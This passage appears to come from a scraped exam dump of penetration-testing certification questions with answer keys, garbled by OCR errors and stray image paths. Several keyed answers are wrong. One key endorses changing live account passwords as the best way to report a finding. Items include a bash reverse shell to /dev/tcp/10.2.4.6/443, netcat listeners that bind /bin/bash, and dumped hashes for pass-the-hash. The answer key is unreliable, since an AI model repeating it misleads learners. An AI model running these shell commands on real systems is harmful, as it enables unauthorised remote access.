E. Change 'else' to 'eli

Answer: BC

NEW QUESTION 17
A company contracted a firm specializing in penetration testing to assess the security of a core business application. The company provided the firm with a copy of the Java bytecode. Which of the following steps must the firm take before it can run a static code analyzer?

A. Run the application through a dynamic code analyzer.
B. Employ a fuzzing utility.
C. Decompile the application.
D. Check memory allocation

Answer: D

NEW QUESTION 22
A penetration tester has a full shell to a domain controller and wants to discover any user account that has not authenticated to the domain in 21 days. Which of the following commands would BEST accomplish this?

A. dsrm -users "DN=compony.com; OU=hq CN=usera"
B. dsuser -name -account -limit 3
C. dsquery uaer -inactive 3
D. dsquery -o -rein -limit 21

Answer: B

NEW QUESTION 25
During an internal network penetration test, a tester recovers the NTLM password hash tor a user known to have full administrator privileges on a number of target systems Efforts to crack the hash and recover the plaintext password have been unsuccessful Which of the following would be the BEST target for continued exploglation efforts?

A. Operating system Windows 7 Open ports: 23, 161
B. Operating system Windows Server 2016 Open ports: 53, 5900
C. Operating system Windows 8 1Open ports 445, 3389
D. Operating system Windows 8 Open ports 514, 3389

Answer: C

NEW QUESTION 26
While engaging clients for a penetration test from highly regulated industries, which of the following is usually the MOST important to the clients from a business perspective?

A. Letter of engagement and attestation of findings
B. NDA and MSA
C. SOW and final report
D. Risk summary and executive summary

Answer: D

NEW QUESTION 30
A tester intends to run the following command on a target system:
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
Which of the following additional commands would need to be executed on the tester's Linux system.o make (he pre*ous command success?

A. nc -nvlp 443
B. nc 10.2.4.6 443
C. nc -w3 10.2.4.6 443
D. nc-/bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 33
During an internal penetration test, several multicast and broadcast name resolution requests are observed traversing the network. Which of the following tools could be used to impersonate network resources and collect authentication requests?

A. Ettercap
B. Tcpdump
C. Responder
D. Medusa

Answer: D

NEW QUESTION 37
A penetration tester is utilizing social media to gather information about employees at a company. The tester has created a list of popular words used in employee profile s. For which of the following types of attack would this information be used?

A. Explogt chaining
B. Session hijacking
C. Dictionary
D. Karma

Answer: B

NEW QUESTION 40
A penetration tester wants to target NETBIOS name service. Which of the following is the most likely command to explogt the NETBIOS name service?

A. arPspoof
B. nmap
C. responder
D. burpsuite

Answer: C

NEW QUESTION 45
A penetration test was performed by an on-staff technicians junior technician. During the test, the technician discovered the application could disclose an SQL table with user account and password information. Which of the following is the MOST effective way to notify management of this finding and its importance?

A. Document Ihe findtngs with an executive summary, recommendations, and screenshots of the web apphcation disclosure.
B. Connect to the SQL server using this information and change the password to one or two noncritical accounts to demonstrate a proof-of-concept to management.
C. Notify the development team of the discovery and suggest that input validation be implementedon the web application's SQL query strings.
D. Request that management create an RFP to begin a formal engagement with a professional penetration testing company.

Answer: B

NEW QUESTION 47
A penetration tester locates a few unquoted service paths during an engagement. Which of the following can the tester attempt to do with these?

A. Attempt to crack the service account passwords.
B. Attempt DLL hijacking attacks.
C. Attempt to locate weak file and folder permissions.
D. Attempt privilege escalation attack


Answer: D

NEW QUESTION 50
A penetration tester has been asked to conduct OS fingerprinting with Nmap using a companyprovide text file that contain a list of IP addresses.
Which of the following are needed to conduct this scan? (Select TWO).

A. -O
B. _iL
C. _sV
D. -sS
E. -oN
F. -oX

Answer: EF

NEW QUESTION 55
Click the exhibit button.



```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ File/dir '/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (fi
nal release) and 2.0.64 are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available remotely.
+ OSVDB-12184: /dvwa/index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potenti
ally sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /: Directory indexing found.
+ OSVDB-3092: /dvwa/login/: This might be interesting...
+ OSVDB-3268: /dvwa/docs/: Directory indexing found.
+ OSVDB-3092: /dvwa/CHANGELOG.txt: A changelog was found.
+ /dvwa/login.php: Admin login page/section found.
+ OSVDB-: /dvwa/?-s: PHP allows retrieval of the source code via the -s parameter, and may a
llow command execution. See http://www.kb.cert.org/vuls/id/520827
+ OSVDB-: /dvwa/login.php?-s: PHP allows retrieval of the source code via the -s parameter,
and may allow command execution. See http://www.kb.cert.org/vuls/id/520827
+ 6545 items checked: 10 error(s) and 14 item(s) reported on remote host
+ End Time:           2012-12-03 01:33:07 (GMT0) (224 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Given the Nikto vulnerability scan output shown in the exhibit, which of the following explogtation techniques might be used to explogt the target system? (Select TWO)

A. Arbitrary code execution
B. Session hijacking
C. SQL injection
D. Login credential brute-forcing
E. Cross-site request forgery

Answer: CE


NEW QUESTION 56
Which of Ihe following commands would allow a penetration tester to access a private network from the Internet in Metasplogt?

A. set rhost 192.168.1.10
B. run autoroute -a 192.168.1.0/24
C. db_nm«p -iL /tmp/privatehoots . txt
D. use auxiliary/servet/aocka^a

Answer: D


NEW QUESTION 59
A penetration tester successfully explogts a Windows host and dumps the hashes Which of the following hashes can the penetration tester use to perform a pass-the-hash attack?

A)




```
Administrator:500:d9c0aa98c7b349aef012bbc991de07a8:654bdc65adf9814bc65eabb296044cab
```

B)




```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:dfc312aeed12
3
```

C)



```
Administrator:$NTLM$1122334455667788$B2B2220790F40C88BCFF347C652F67A7C4A70D3BEBD70233::::::
```

D)



```
Administrator:$NTLMv2$NTLMV2WORKGROUP$1122334455667788$07659A550D5E9D02996DFD95C87EC1D5$01010000
000000000006CF6385B74CA01B3610B02D99732DD000000000200120
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 63
A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would defined the target list?

A. Rules of engagement
B. Master services agreement
C. Statement of work
D. End-user license agreement

Answer: D

NEW QUESTION 66
After successfully capturing administrator credentials to a remote Windows machine, a penetration tester attempts to access the system using PSExec but is denied permission. Which of the following shares must be accessible for a successful PSExec connection?

A. IPCS and C$
B. C$ and ADMINS
C. SERVICES and ADMINS
D. ADMINS and IPCS

Answer: C

NEW QUESTION 67
A penetration testet is attempting to capture a handshake between a client and an access point by monitoring a WPA2-PSK secured wireless network The (ester is monitoring the correct channel tor the identified network but has been unsuccessful in capturing a handshake Given this scenario, which of the following attacks would BEST assist the tester in obtaining this handshake?

A. Karma attack
B. Deauthentication attack
C. Fragmentation attack
D. SSID broadcast flood

Answer: B

NEW QUESTION 70
A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

A. nc -lvp 4444 /bin/bash
B. nc -vp 4444 /bin/bash
C. nc -p 4444 /bin/bash
D. nc -lp 4444 -e /bin/bash

Answer: D

NEW QUESTION 71
......